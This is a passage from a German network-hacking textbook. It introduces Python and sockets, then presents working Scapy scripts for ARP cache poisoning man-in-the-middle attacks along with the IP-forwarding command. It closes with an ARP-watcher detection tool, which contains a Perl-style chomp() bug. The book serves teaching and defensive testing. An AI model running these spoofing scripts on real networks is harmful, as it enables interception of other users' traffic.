Ganz streng genommen gibt es in Python nur einen einzigen Datentyp Object, der aber wiederum verschiedene Subtypen wie String, Integer (Ganzzahl), Float (Fließkommazahl) oder exotischere Sachen wie HTTP Response und TCP Paket beinhalten kann. Was genau ein Objekt ausmacht und wie objektorientierte Programmierung funktioniert, liegt allerdings außerhalb der Grenzen dieser kurzen Einführung und wird für das Verständnis der nachfolgenden Source Codes auch nicht benötigt.

Drei Datentypen fallen ein wenig aus der Reihe:

1. **None** repräsentiert das Nichts und wird sowohl dazu verwendet leere Datenstrukturen anzulegen, als auch Fehlerfälle anzuzeigen.
2. **True** ist die Wahrheit und nichts als die Wahrheit.
3. **False** definiert die Unwahrheit (jedoch nicht die Lüge, denn wie wir alle wissen können Computer gar nicht lügen).

3.4 Datenstrukturen

Daten können in verschiedenen Strukturen oder – einfacher ausgedrückt – Behältnissen gespeichert werden. Eine **Variable** enthält genau einen Wert, dabei ist es egal, ob es sich dabei um eine Zahl, einen String oder ein komplexeres Objekt handelt.

```
var1 = "hello world"
var2 = 42
```

Möchte man mehr als einen Wert in einer fest definierten Reihenfolge speichern, verwendet man dazu eine **Liste** .

```
einkaufsliste = ['brot', 'milch', 'käse']
```

Sie können in Python in einer Liste auch verschiedene Datentypen speichern.

```
list = ['muh', 3, 'maeh', 7]
```

Mit **append** werden Daten angefügt, mit **del** gelöscht und der Zugriff erfolgt über einen Index (bei 0 beginnend).

```
print(list[2])
del(list[2])
list.append('maeh')
```

Die Anzahl der Elemente in einer Liste erfährt man mit **len()**.

Soll die Liste unveränderlich sein, benutzen Sie stattdessen einen **Tupel**.

```
tupel = ('muh', 3, 'maeh', 7)
```

Dictionaries, auf Deutsch Wörterbücher, speichern beliebige Datentypen unter einem Schlüsselwort, wobei Wort nicht wörtlich genommen werden muss, denn als Schlüssel können sowohl Strings als auch andere Datentypen dienen. Hier gilt ebenfalls, dass Sie als Programmierer tun dürfen, was Sie für richtig halten, und wenn es Ihnen beliebt dürfen Sie die verschiedensten Datentypen gemischt als **Keys** verwenden. Meist findet in Real-Life-Code allerdings nur ein Datentyp als Key Verwendung, der gute alte String. Dictionaries sind im Unterschied zu Listen und Tupeln unsortiert.

```
telefonbuch = {'donald': 12345,
               'roland': 34223,
               'peter parker': 77742}
```

Der Zugriff und die Wertzuweisung erfolgt hier über die Schlüsselwörter (Keys), gelöscht wird wie bisher über `del`.

```
print(telefonbuch['donald'])
del(telefonbuch['peter parker'])
telefonbuch['pippi langstrumpf'] = 84109
```

Ein **Set** ist wie ein Dictionary, das nur aus Keys besteht. Es wird vorwiegend dazu verwendet, um doppelte Daten zu vermeiden.

```
set = set((1, 2, 3))
```

3.5 Funktionen

Schön und gut, dass Sie nun ganz viele Daten speichern können, aber irgend etwas möchten Sie ja mit ihnen anstellen können! Hier kommen Ihnen oft die in Python schon eingebauten Funktionen zugute. Auf die vielen mitgelieferten Module nach dem weiteren Python-Motto „Batteries included“, kommen wir in Abschn. 3.7 zu sprechen. Die einfachste und am meisten benutzte Funktion ist sicherlich `print`.

```
print("hello sunshine")
```

Sollten Sie etwas anderes als einen String ausgeben wollen, müssen sie die Daten erst in einen String konvertieren. Dies kann wahlweise über die Funktion `str()` oder mit Hilfe eines **Formatstrings** geschehen.

```
buch = "neuromancer"
anzahl = 2
print("ich habe %s erst %d mal gelesen" % (buch, anzahl))
```

Der Formatstring definiert, wie ein Datentyp ausgegeben werden soll, und konvertiert diesen entsprechend. **%s** steht für String, **%d** für digit (Ganzzahl) und **%f** für float (Fließkommazahl). Weitere Formatter entnehmen Sie bitte der Python-Online-Dokumentation unter doc.python.org.

Eine weitere, viel verwendete Funktion ist **open** zum Öffnen von Dateien. Der zweite Parameter `''w''` gibt an, dass die Datei nur zum schreiben geöffnet werden soll. Die Angabe vnn `\n` bewirkt einen Zeilenumbruch.

```
file = open("test.txt", "w")
file.write("ganz viel wichtige informationen\n")
file.close()
```

Kombiniert man beide Funktionen miteinander, kann man auf einfache Weise den Inhalt einer Datei ausgeben.

```
file = open("test.txt", "r")
print(file.read())
file.close()
```

Vor allem für Scanning- und Fuzzing-Techniken findet eine weitere Funktion gern Verwendung, nämlich **range**, mit der eine Liste von Zahlen erzeugt werden kann, indem ihr wahlweise nur ein Endwert oder ein Start- und Endwert übergeben wird.

```
range(23, 42)
```

Eine komplette Auflistung oder gar Behandlung aller in Python eingebauten Funktionen würde bei weitem den Umfang dieses Kapitels sprengen; weiterführende Informationen erhalten Sie in der sehr guten Python-Online-Dokumentation unter doc.python.org

Abschließend sei nur noch erklärt, wie Sie selbst eine **Funktion** schreiben können, denn dies ist wie alles andere in Python kinderleicht.

```
def gruesse(name):
    print("Hallo " + name)

gruesse('Lucy')
```

Das Schlüsselwort `def` startet eine Funktionsdefinition, ihr folgt der Name der Funktion und in runden Klammern eine Liste von Parametern. Diese können benamt oder wie im obigen Beispiel unbenamt sein und bei Bedarf Defaultwerte gesetzt bekommen.

```
def addiere(a=1, b=1):
    return a + b
```

Der Funktionskörper wird eingerückt unter dem Funktionskopf geschrieben. Die Einrückung ist eine Besonderheit von Python. Wo andere Programmiersprachen geschweifte Klammern und Schlüsselwörter wie begin und end verwenden, benutzt Python die Einrückung, um zu definieren wo ein Codeblock anfängt und aufhört, um lesbareren Code zu erzwingen. Das letzte unbekannte Wort im letzten Beispiel ist `return`, das dazu dient einen Rückgabewert zurück zu liefern. Ohne return würde die obige Funktion `None` zurückgeben.

```
print(addiere(173, 91))
```

Zu guter letzt sei noch erwähnt, dass es seit Python 3.5 möglich ist Funktionsparametern, sowie dem Rückgabewert einer Funktion einen bestimmten Datentyp zuzuweisen. Dieser Typ ist allerdigs nur rein informativ. Er wird nicht vom Python-Interpreter erzwungen, sondern dient eher anderen Programmen wie IDEs, sowie Entwicklern, die den Source Code lesen.

```
def addiere(a: int, b: int) -> int:
    return a + b
```

Ausführlichere Informationen zu Function Type Annotations findet der interessierte Leser unter https://docs.python.org/3/library/typing.html.

3.6 Kontrollstrukturen

Bisher ist Ihr Programm immer nur von oben nach unten verarbeitet worden und hat nie irgendwelche Abkürzungen, Verzweigungen oder Kreisvekehre genommen. Zeit dies zu ändern!

Die erste Kontrollstruktur **lstinlineif** überprüft die Wahrheit eines Ausdrucks, was in den meisten Fällen darauf hinausläuft zu überprüfen, ob eine Variable einen bestimmten Wert hat oder die Länge einer List größer als 0 ist.

```
a = "muh"

if a == "muh":
    print("Juchu")
```

Eine kurze Anmerkung zur Wahrheit in Python: Der Datentyp `None` und eine leere Liste sind beide gleichbedeutend mit `False`! Die nachfolgenden Beispiele sind also alle unwahr, dies gilt es im Hinterkopf zu behalten oder auf den kleinen gelben Zettel am Monitor zu schreiben.

```
a = []
if a: print("Hooray")

b = None
if b: print("Donald hat Glück")
```

Sollte sich die **If**-Bedingung als unwahr erweisen, kann man diesen Fall in einem **else**-Block behandeln.

```
mylist = list(range(10))

if len(mylist) < 0:
    print(":(")
else:
    print(":)")
```

Falls Sie mehrere Bedingungen an Ihre Liste haben, können Sie weitere mittels **elif** definieren, wobei alle Bedingungen der Reihe nach abgearbeitet werden und die Bedingung, die zuerst zutrifft, gewinnt.

```
mylist = list(range(10))

if len(mylist) < 0:
    print(":(")
elif len(mylist) > 0 and len(mylist) < 10:
    print(":)")
else:
    print(":D")
```

Das letzte Beispiel zeigt die Benutzung der sogenannten **boolschen Operatoren** oder Verknüpfungen **and** und **or**, um zu definieren, ob beide oder nur eine Bedingung zutreffen muss. Der boolsche Operator **not** dient, dazu eine Bedingung zu negieren. Ansonsten sei noch angemerkt, dass man Bedingungen mit runden Klammern gruppieren und so viele boolsche Operatoren verwenden kann, wie man will, wie das folgende Beispiel demonstriert:

```
a = 23
b = 42

if (a < 10 and b > 10) or
   (a > 10 and b < 10) or
   ( (a and not b) and a == 10):
   do_something_very_complicated()
```

Kommen wir zu den letzten Kontrollstrukturen, den **Schleifen** . Hier gibt es in Python im Unterschied zu anderen Sprachen nur zwei Stück, for und while. Beide sorgen dafür, dass ein Codeblock mehrmals durchlaufen werden kann, und unterscheiden sich nur in ihren Abbruchbedingungen.

Eine **for**-Schleife läuft so lange, bis das Ende eines iterierbarer Datentyp wie eine Liste, Tupel, Menge, etc. erreicht worden ist.

```
buecher = ('lustiges taschenbuch',
           'werner',
           'friedhof der kuscheltiere')

for buch in buecher:
   print(buch)
```

Eine schöne Verwendung einer for-Schleife ist die Ausgabe einer Datei:

```
file = open("test.txt", "r")

for line in file:
    print(line)

file.close()
```

Die **while**-Schleife dagegen läuft so lange, wie die in ihrem Schleifenkopf definierte Bedingung wahr ist.

```
x = 1

while x < 10:
    print "%s" % x
    x += 1
```

3.7 Module

Die umfangreiche Python-Community hat für fast alle Probleme dieser Welt schon fertige Module geschrieben, die Sie kostenlos und inklusive Source Code aus dem Netz laden und in Ihre eigenen Programme einbinden können, wie wir es ab dem nächsten Kapitel in Hülle und Fülle tun werden. Zum Einbinden externer Module dient das Schlüsselwort **import**.

```
import sys
print(sys.version)
sys.exit(1)
```

Wenn Sie Funktionen aus einem Modul direkt ohne den vorstehenden Modulnamen verwenden möchten, müssen Sie sie wie folgt importieren:

```
from sys import exit
exit(1)
```

Eine Speziallösung zum Importieren von allen Funktionen eines Moduls ist mittels `*` möglich, jedoch rät der Autor von dieser Praxis ab, da es zu Namenskollisionen kommen kann und man so nicht weiß, aus welchem Modul welche Funktion stammt. Sie sollten diese Praxis daher höchstens aus Faulheit und dann mit schlechtem Gewissen begehen ;)

```
from sys import *
exit(1)
```

Python bringt dank seiner „Batteries included"-Philosophie eine riesige Menge an Modulen gleich mit. Dem Autor ist keine andere Programmiersprache bekannt, die eine derart umfangreiche Standardbibliothek bereitstellt und somit Problemlösungen für verschiedenste Themen wie Zugriff auf das Betrieb- und Dateisystem (**sys** und **os**), HTTP und Webzugriffe (**urllib**, **http** und **html**), FTP (**ftplib**), Telnet (**telnetlib**), SMTP (**smtplib**) u.v.m. bietet. Es lohnt sich auf jeden Fall, die Dokumentationen dieser Module wahlweise online unter doc.python.org oder über die Console mittels `pydoc <module>` zu lesen.

Als Letztes sei noch schnell erklärt wie Sie selbst ein Modul anlegen können, denn dazu müssen Sie nichts weiter machen als einen neuen Ordner (z. B. meinmodul) anlegen und darin die Datei `__init__.py`. **__init__.py** signalisiert Python, dass dieses Verzeichnis ein Package ist, und kann dazu verwendet werden Initialisierungsaufgaben zu übernehmen

(welche wir hier nicht behandeln). Legen Sie nun noch eine Datei `test.py` in diesen Ordner und definieren Sie eine Funktion `addiere()`, wie in 3.5 beschrieben. Voilà! Fertig ist Ihr test-Modul im Package meinmodul! Sie können es wie folgt verwenden:

```
from meinmodul.test import addiere
print(addiere(1, 2))
```

3.8 Exceptions

Exceptions behandeln Ausnahmen wie den Fall, dass die Festplatte voll, eine Datei nicht vorhanden oder das Netzwerk zusammengebrochen ist, aber auch Fehler wie `SyntaxError` (Grammatik der Sprache falsch verwendet), `NameError` (es wird auf einen Datentyp zugegriffen, den es nicht gibt) oder `ImportError` (es wird versucht ein Modul oder eine Funktion zu importieren, die es nicht gibt).

Wird eine Exception nicht abgefangen, wird sie bis zum Benutzer durchgereicht und präsentiert ihm neben der Ausnahme, die aufgetreten ist, und der Stelle, an der es passiert ist noch einen Stack-Trace, mit dem man als Programmierer der Reihe nach alle Funktionsaufrufe sieht, die zu diesem Fehler geführt haben.

Je nach Fehler ist es sinnvoll die Exception abzufangen vor allem, wenn man darauf programmatisch reagieren kann wie z. B. mit einem erneuten Versuch sich zu einem Server zu verbinden, falls der erste Versuch fehlschlug. Zum Abfangen verwendet man einen **try/except** -Block um die fragliche Codestelle. Die Exception, die abgefangen werden soll, übergibt man `except`, speichert die Fehlermeldung über das Keyword `as` in der Variablen `e` und nachfolgend steht der Code, der im Fehlerfall ausgeführt werden soll.

```
try:
    fh = open("somefile", "r")
exceptIOError as e:
    print("Cannot read somefile: " + str(e))
```

3.9 Reguläre Ausdrücke

Mit Hilfe von regulären Ausdrücken können Sie komplexe Suchmuster aufbauen, sowie Suchen und Ersetzen praktizieren. Reguläre Ausdrücke sind dabei Fluch und Segen zugleich. Sie können sehr schnell zu kompliziert und unlesbar werden und so ihrerseits zu einem Sicherheitsrisiko. Seien Sie gewarnt!

Wie funktionieren reguläre Ausdrücke in Python? Zuallererst müssen Sie das Modul **re** importieren, das u. a. zwei Funktionen zur Verfügung stellt: **search** und **sub**. `Search` dient zum Suchen und `sub` zum Ersetzen. Hierzu ein Beispiel:

Tab. 3.1 Reguläre Ausdrücke

Zeichen	Bedeutung
.	Ein beliebiges Zeichen
\d	Nur Zahlen
\D	Alles außer Zahlen
\w	Nur Buechstaben und Sonderzeichen
\W	Alles außer Buchstaben und Sonderzeichen
\s	Leerzeichen und Tabulator
[a-z]	Ein Zeichen aus der Liste a-z
*	Das Zeichen oder der reguläre Ausdruck davor darf 0- bis n-Mal vorkommen
+	Das Zeichen oder der reguläre Ausdruck davor muss 1- bis n-Mal vorkommen
?	Das Zeichen oder der reguläre Ausdruck davor darf 0- bis 1 Mal vorkommen
1,4	Das Zeichen oder der reguläre Ausdruck davor muss 1- bis 4 Mal vorkommen

```
>>> import re
>>> test = "<a href='https://www.codekid.net'>Click</a>"
>>> match = re.search(r"href=[\'\"](.+)[\'\"]", test)
>>> match.group(1)
'https://www.codekid.net'
```

Dieses eigentlich noch sehr einfache Beispiel zeigt, wie schnell reguläre Ausdrücke Formen von Augenkrebs auslösen können, doch gehen wir es mal zeilenweise durch. Zuerst wird eine Variable `test` definiert, die einen HTML-Link als Text beinhaltet.

Mit dem nachfolgenden regulären Ausdruck schneiden wir die URL, die nach `href=` in Anführungszeichen steht, aus der Variablen `test` heraus, d. h. wir suchen nach einem Match. Zeichen innerhalb von eckigen Klammern sind wie eine Liste. Eins von ihnen muss vorkommen, also hätte unser Ausdruck auch gematcht, wenn in dem HTML-Code doppelte Anführungszeichen gestanden hätten.

Runde Klammern grenzen eine Gruppe ab. Was zwischen ihnen steht, wird „herausgeschnitten" und kann mittels `group(1)` bzw. `group(2)`, falls es mehrere Gruppierungen gibt, weiter verwendet werden. Gruppierungen können auch mit Namen versehen werden, doch das findet in diesem Buch keinerlei Verwendung und kann auf docs.python.org/library/re.html nachgelesen werden.

Der Ausdruck innerhalb der runden Klammern `.+` besagt, dass dort ein beliebiges Zeichen (.) mindestens einmal- bis maximal unendlich (+) vorkommen muss.

Eine Auflistung der wichtigsten Zeichen, die in regulären Ausdrücken Verwendung finden, und ihre Bedeutung finden Sie in Tab. 3.1.

Suchen wir nun nach unserem Match und ersetzen ihn durch „http://www.springer.com".

```
>>> re.sub(match.group(1), "http://www.springer.com", test, \
re.DOTALL | re.MULTILINE)
"<a href='http://www.springer.com'>Click</a>"
```

Die einzige Besonderheit an diesem Aufruf dürften die beiden Optionen `re.DOTALL` und `re.MULTILINE` sein. Eigentlich werden sie für dieses Beispiel nicht benötigt, dafür aber bei vielen anderen. `re.DOTALL` sorgt dafür, dass der .-Operator alle Zeichen inklusive Zeilenumbrüche matcht und mit `re.MULTILINE` wird der reguläre Ausdruck über Zeilengrenzen hinweg angewendet.

3.10 Sockets

Sockets sind die Betriebssystemschnittstelle zum Netzwerk. Jegliche Aktion, die Sie in einem Netzwerk (und dabei handelt es sich nicht nur um TCP/IP) ausführen, wird früher oder später über einen Socket zum Kernel gesendet. Die meisten Anwendungsprogrammierer benutzen heutzutage Bibliotheken, welche die Socketschicht vor Ihnen verstecken und meist ist es auch gar nicht notwendig sich auf so tiefer Ebene mit der Netzwerkprogrammierung auseinanderzusetzen. Es sei denn, man will auf möglichst tiefer Ebene mit dem Netzwerk spielen ;)

Als möglichst einfaches Beispiel schreiben wir einen Echo-Server, der alles, was er vom Client über den Socket einliest, an den Client zurücksendet.

```
 1  #!/usr/bin/python3
 2
 3  import socket
 4
 5  HOST = "localhost"
 6  PORT = 1337
 7
 8  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 9  s.bind((HOST, PORT))
10  s.listen(1)
11
12  conn, addr = s.accept()
13
14  print("Connected by", addr)
15
16  while 1:
17      data = conn.recv(1024)
18      if not data: break
19      conn.send(data)
20
21  conn.close()
```

Die Methode **socket.socket(socket.AF_INET, socket.SOCK_STREAM)** kreiert einen neuen TCP-Socket, der mittels **bind()** an die IP von localhost und den Port 1337 gebunden wird. Die Funktion **accept()** wartet so lange, bis sich ein Client connectet und liefert dann dessen Socket und IP-Adresse zurück.

Die nachfolgende while-Schleife liest über **recv()** solange 1024 Byte ein und sendet sie mit **send()** an den Client zurück. Wenn keine Daten mehr eingelesen werden können, wird die Schleife abgebrochen und die Socket-Verbindung mit **close()** sauber beendet.

Um die Funktionsweise des Echo-Servers zu testen, benötigen wir noch einen Client. Wir können wahlweise GNU-Netcat (netcat.sourceforge.net), das Schweizer Taschenmesser für Netzwerk-Administratoren und Hacker, verwenden oder uns selbst schnell einen Echo-Client schreiben. Da dies eine Einführung in Python-Programmierung ist, wählen wir natürlich Letzteres.

```
 1  #!/usr/bin/python3
 2
 3  import socket
 4
 5  HOST = "localhost"
 6  PORT = 1337
 7
 8  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 9  s.connect((HOST, PORT))
10
11  s.send("Hello, world".encode())
12  data = s.recv(1024)
13
14  s.close()
15  print("Received", data.decode())
```

Wieder wird mit `socket()` ein neuer Socket angelegt, doch diesmal über die Methode **connect()** zu der IP von localhost auf Port 1337 verbunden. Der String `''Hello world''` muss vor dem Verschicken mit der Methode `encode()` in Bytes konvertiert und vor der Ausgabe mittels `decode()` wieder zurück übersetzt werden. Der Rest des Source Codes ist aus dem vorherigen Beispiel bekannt.

Layer-2-Angriffe

4

Zusammenfassung

Wir beginnen unsere Tour durch die Welt der Netzwerk-Hacks mit einem etwas anspruchsvolleren Kapitel über Layer-2-Angriffe. Wir erinnern uns: Layer 2 (siehe Abschn. 2.4) kümmert sich um die wirkliche Adressierung der Daten in einem Ethernet anhand von MAC-Adressen. Neben einer ARP-Attacke werden wir uns ansehen, wie Switches auf DOS-Angriffe reagieren und wie man aus VLAN-Umgebungen ausbrechen kann.

4.1 Benötigte Module

In Python muss man sich über Details wie Raw Sockets und Bytegrößen von irgendwelchen Protokollen keine Gedanken machen, denn dank Scapy von Philippe BIONDI verfügt Python über den mächtigsten Packetgenerator der Welt, der zu allem Überfluss auch noch kinderleicht zu bedienen ist! Keine Pointerschubserei wie mit Libnet unter C, keine Eingeschränktheit in Sachen Protokolle wie mit RawIP unter Perl oder mit Scruby unter Ruby, denn mit Hilfe der Scapy-Bibliotheken kann man Pakete für alle OSI Layer von ARP über IP / ICMP zu TCP / UDP bis hin zu DNS / DHCP etc. generieren, aber es bietet nicht nur Klassen für gängige Protokolle, sondern auch für etwas ausgefallenere wie BOOTP, GPRS, PPPoE, SNMP, Radius, Infrared, L2CAP / HCI, EAP – doch dazu mehr in Abschn. 5.13.1 .

Jetzt wollen wir Scapy verwenden, um auf Layer 2 unser Unwesen zu treiben! Zuvor muss Scapy jedoch installiert werden. Dies geschieht mit der magischen Zeile:

```
pip3 install scapy
```

Und los geht es mit dem Klassiker unter den Man-in-the-middle Angriffen!

B. Ballmann, *Network Hacks – Intensivkurs*,
https://doi.org/10.1007/978-3-662-61636-9_4

4.2 ARP-Cache-Poisoning

Die Funktionsweise von ARP (Address Resolution Protocol) wurde im Abschn. 2.6 erklärt. Ein Computer, der mit einem anderen über IP Pakete austauschen möchte, muss mittels ARP die MAC-Adresse des Zielrechners erfragen. Diese Frage wird an alle Computer im Netzwerk gesendet. In einer heilen Netzwerkwelt antwortet der Rechner, dem die angefragte IP gehört, mit seiner MAC-Adresse. In einer nicht so heilen Netzwerkwelt könnte ein Angreifer alle paar Sekunden seinem Opfer solch ein ARP-Reply-Paket mit seiner eigenen MAC-Adresse senden und so die Verbindung umlenken. Dies funktioniert, weil die meisten Betriebssysteme seltsamerweise einen ARP-Response verarbeiten auch wenn sie selbst gar keinen ARP-Request versendet haben.

```
1  #!/usr/bin/python3
2
3  import sys
4  import time
5  from scapy.all import sendp, ARP, Ether
6
7  if len(sys.argv) < 3:
8      print(sys.argv[0] + ": <target> <spoof_ip>")
9      sys.exit(1)
10
11 iface = "wlp2s0"
12 target_ip = sys.argv[1]
13 fake_ip = sys.argv[2]
14
15 ethernet = Ether()
16 arp = ARP(pdst=target_ip,
17           psrc=fake_ip,
18           op="is-at")
19 packet = ethernet / arp
20
21 while True:
22     sendp(packet, iface=iface)
23     time.sleep(1)
```

Wir konstruieren mit Hilfe von Scapy ein Paket `packet`, das aus einem **Ethernet()** und einem **ARP()**-Header besteht. Im ARP-Header setzen wir die IP-Adresse des Opfers (`target_ip`) und die IP, für die alle Verbindungen des Opfers an uns geschickt werden sollen (`fake_ip`). Als letzter Parameter fehlt noch der **OP-Code** `is-at`, der das Paket als ARP-Response deklariert. Anschließend wird es in einer Endlosschleife alle 10 Sekunden mit Hilfe der Funktion `sendp()` versendet.

Wichtig ist noch die Funktion `sendp()` und nicht die Funktion `send()` zu verwenden, denn wir wollen das Paket auf Layer 2 versenden. Die Funktion `send()` verschickt Pakete über Layer 3.

Damit der Angreifer die Pakete weiterleitet und nicht verschluckt, muss er IP-Forwarding aktivieren.

```
sysctl net.ipv4.ip_forward=1
```

Natürlich darf auch kein Paketfilter wie IPtables, pf, ipfw oder dergleichen laufen. Doch nun genug der Theorie und her mit praktischem Pythoncode!

Wenn der ARP-Cache des Client mit der `fake_ip` manipuliert wurde, erhält man nur die Pakete vom Client an die `fake_ip`. Die Antworten von der `fake_ip` an den Client bleiben unsichtbar. Abb. 4.1 verdeutlicht dies.

Damit die Verbindung bidirektional durch den Computer des Angreifers geleitet wird, wie in Abb. 4.2, muss ein Angreifer beiden Computern für den jeweils anderen die eigene MAC-Adresse eintragen.

Unser erstes Beispiel ist ein wenig plump und verschickt unnötig viele ARP-Pakete. Es generiert nicht nur mehr Traffic, sondern ist auch auffälliger. Gewieftere Angreifer benutzen deshalb eine andere Methode.

Ein Computer, der eine IP-Adresse in Erfahrung bringen möchte, fragt mittels ARP-Request danach. Wir werden nun ein Programm schreiben, das auf ARP-Requests wartet und für jeden Request einen gespooften ARP-Response versendet. Dies führt dazu, dass selbst in einer geswitchten Umgebung alle Verbindungen über den Computer des Angreifers laufen, weil in allen ARP-Caches zu jeder IP-Adresse die MAC-Adresse des Angreifers eingetragen ist. Das beschriebene Verfahren ist leiser und eleganter, weil es




Abb. 4.1 One-Way-Man-in-the-Middle




Abb. 4.2 Bidirektionaler Man-in-the-Middle

erstens nur antwortet, wenn wer gefragt hat, und zweitens so wenig Netzwerkverkehr erzeugt wie mit ARP irgend möglich.

Das gefälschte Antwortpaket wird, wie in Abb. 4.3 verdeutlicht, parallel zu dem Paket des legitimen Computers versendet. Der Rechner, dessen Antwort zuerst beim Opfer eintrifft, gewinnt.

```
#!/usr/bin/python3

import sys
from scapy.all import sniff, sendp, ARP, Ether


if len(sys.argv) < 2:
    print(sys.argv[0] + " <iface>")
    sys.exit(0)


def arp_poison_callback(packet):
    # Got ARP request?
    if packet[ARP].op == 1:
        answer = Ether(dst=packet[ARP].hwsrc) / ARP()
        answer[ARP].op = "is-at"
        answer[ARP].hwdst = packet[ARP].hwsrc
        answer[ARP].psrc = packet[ARP].pdst
        answer[ARP].pdst = packet[ARP].psrc

        print("Fooling " + packet[ARP].psrc + " that " + \
              packet[ARP].pdst + " is me")

        sendp(answer, iface=sys.argv[1])

sniff(prn=arp_poison_callback,
      filter="arp",
      iface=sys.argv[1],
      store=0)
```




Abb. 4.3 ARP-Spoofing

Die `sniff()`-Funktion liest in einer Endlosschleife Pakete aus dem Interface, das mit dem Parameter iface übergeben wurde. Auf die empfangenen Pakete wird der PCAP-Filter `arp` angewendet, damit unsere Callback-Funktion `arp_poison_callback` nur für ARP-Pakete aufgerufen wird. Schlussendlich sorgt der Parameter store=0 noch dafür, das die Pakete nicht auf der Festplatte gespeichert werden.

Die Funktion `arp_poison_callback()` verrichtet die eigentliche Arbeit des Programms. Zuerst überprüft sie, ob der OP-Code des ARP-Pakets 1 und damit ein ARP-Request ist. Ist dies der Fall, erzeugen wir ein neues ARP-Response-Paket, das als Destination-MAC und -IP die Absender-MAC und -IP des eingelesenen Pakets gesetzt hat. Als Source-MAC setzen wir nichts, das führt dazu, dass Scapy automatisch die MAC-Adresse der Netzwerkkarte einfügt, über die das Paket versendet wird.

IP-zu-MAC-Auflösungen via ARP werden eine gewisse Zeit lang gecacht, weil es Irrsinn wäre, sie für jedes Paket immer wieder nachzufragen. Diesen ARP-Cache kann man sich mit einem einfachen Befehl anzeigen lassen.

```
arp -an
? (192.168.13.5) at c0:de:de:ad:be:ef [ether] on enp3s0f1
```

Wie lange es dauert, bis die Adressen wieder vergessen werden, ist von Betriebssystem zu Betriebssystem, von Version zu Version und von Einstellung zu Einstellung unterschiedlich.

ARP-Poisoning-Angriffe kann man einerseits mit statischen ARP-Einträgen verhindern, diese werden allerdings je nach Betriebssystem und Version eventuell von ARP-Replies einfach überschrieben oder man verwendet einen Arp-Watcher (siehe Abschn. 4.3). Dieser teilt einem verdächtiges Verhalten im ARP-Protokoll mit, verhindert aber nicht den Angriff selbst. Die meisten modernen Intrusion-Detection-Systeme können heutzutage ebenfalls ARP-Cache-Poisoning-Angriffe erkennen und melden. Sie sollten allerdings ihre Funktionalität mit den oben beschriebenen Scripten auf die Probe stellen, um böse Überraschungen zu vermeiden.

4.3 ARP-Watcher

Als Nächstes schreiben wir ein kleines Tool, das sich alle IP-zu-MAC-Auflösungen merkt und meldet, wenn ein neues Gerät ans Netzwerk angeschlossen wird oder eine IP plötzlich eine andere MAC-Adresse besitzt.

```
1  #!/usr/bin/python3
2
3  from scapy.all import sniff, ARP
4  from signal import signal, SIGINT
5  import sys
6
7  arp_watcher_db_file = "/var/cache/arp-watcher.db"
8  ip_mac = {}
```

```
 9
10 # Save ARP table on shutdown
11 def sig_int_handler(signum, frame):
12     print("Got SIGINT. Saving ARP database...")
13     try:
14         f = open(arp_watcher_db_file, "w")
15
16         for (ip, mac) in ip_mac.items():
17             f.write(ip + " " + mac + "\n")
18
19         f.close()
20         print("Done.")
21     except IOError:
22         print("Cannot write file " + arp_watcher_db_file)
23
24     sys.exit(1)
25
26
27 def watch_arp(pkt):
28     # got is-at pkt (ARP response)
29     if pkt[ARP].op == 2:
30         print(pkt[ARP].hwsrc + " " + pkt[ARP].psrc)
31
32         # Device is new. Remember it.
33         if ip_mac.get(pkt[ARP].psrc) == None:
34             print("Found new device " + \
35                    pkt[ARP].hwsrc + " " + \
36                    pkt[ARP].psrc)
37             ip_mac[pkt[ARP].psrc] = pkt[ARP].hwsrc
38
39         # Device is known but has a different IP
40         elif ip_mac.get(pkt[ARP].psrc) and \
41              ip_mac[pkt[ARP].psrc] != pkt[ARP].hwsrc:
42                 print(pkt[ARP].hwsrc + \
43                       " has got new ip " + \
44                       pkt[ARP].psrc + \
45                       " (old " + ip_mac[pkt[ARP].psrc] + ")")
46                 ip_mac[pkt[ARP].psrc] = pkt[ARP].hwsrc
47
48
49 signal(SIGINT, sig_int_handler)
50
51 if len(sys.argv) < 2:
52     print(sys.argv[0] + " <iface>")
53     sys.exit(0)
54
55 try:
56     fh = open(arp_watcher_db_file, "r")
57 except IOError:
```

```
58      print("Cannot read file " + arp_watcher_db_file)
59      sys.exit(1)
60
61  for line in fh:
62      line.chomp()
63      (ip, mac) = line.split(" ")
64      ip_mac[ip] = mac
65
66  sniff(prn=watch_arp,
67        filter="arp",
68        iface=sys.argv[1],
69        store=0)
```

